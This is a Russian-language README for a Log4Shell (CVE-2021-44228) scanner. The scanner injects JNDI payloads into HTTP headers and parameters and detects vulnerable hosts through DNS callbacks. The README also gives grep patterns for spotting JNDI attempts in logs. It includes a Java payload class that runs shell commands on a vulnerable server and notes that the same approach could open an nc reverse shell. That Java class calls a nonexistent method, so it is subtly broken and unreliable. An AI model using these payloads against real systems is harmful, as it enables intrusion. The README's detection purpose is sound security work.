 hassaanahmad813/log4j
Многопоточный сканер на Python, который обнаруживает Log4Shell (CVE-2021-44228) путём отправки специально сформированных HTTP-запросов с JNDI-полезными нагрузками и отслеживания DNS-обратных вызовов для выявления уязвимых хостов.

Этот скрипт основан на takito1812/log4j-detect
Автор: ExodataCyberdefense


Скрипт "log4j-detect.py", разработанный на Python 3, предназначен для определения того, уязвимы ли URL-адреса из списка к CVE-2021-44228.
Для этого он отправляет GET-запрос с использованием потоков (для повышения производительности) на каждый из URL-адресов в указанном списке. GET-запрос содержит полезную нагрузку, которая в случае успеха возвращает DNS-запрос на Burp Collaborator / interactsh. Эта полезная нагрузка отправляется в тестовом параметре и в заголовках "User-Agent" / "Referer" / "X-Forwarded-For" / "Authentication". Наконец, если хост уязвим, в префиксе поддомена полезной нагрузки Burp Collaborator / interactsh и в выводе скрипта появится идентификационный номер, позволяющий узнать, какой хост ответил через DNS.
Следует отметить, что этот скрипт обрабатывает только обнаружение уязвимости через DNS и не проверяет удалённое выполнение команд.
python3 log4j-detect.py -s <burpCollaborator/interactsh...> [-u [urls]] [-f [urlFileList]] [-t THREADS] [-p PROXY] [--urllib3-warnings|--no-urllib3-warnings]
sudo egrep -i -r '\$\{jndi:(ldap[s]?|rmi)://[^\n]+' /var/log
sudo find /var/log -name \*.gz -print0 | xargs -0 zgrep -E -i '\$\{jndi:(ldap[
s]?|rmi)://[^\n]+'
Чтобы проверить, пытался ли кто-то установить соединение через ldap-сервер
Вот пример кода, который вы можете запустить, чтобы проверить, можно ли взломать ваш сервер (если это оболочка Windows, вы можете просто использовать синтаксис PowerShell)
public class ExportObject implements javax.naming.spi.ObjectFactory {
	public ExportObject() {
		try {
			java.lang.getRuntime().exec("touch ~/pwned");
			java.lang.getRuntime().exec("ls ~");
		} catch (Exception e) {
			e.printStackTrace();
		}
	}
}
Что-то подобное может позволить вам создать обратную оболочку с помощью команды nc
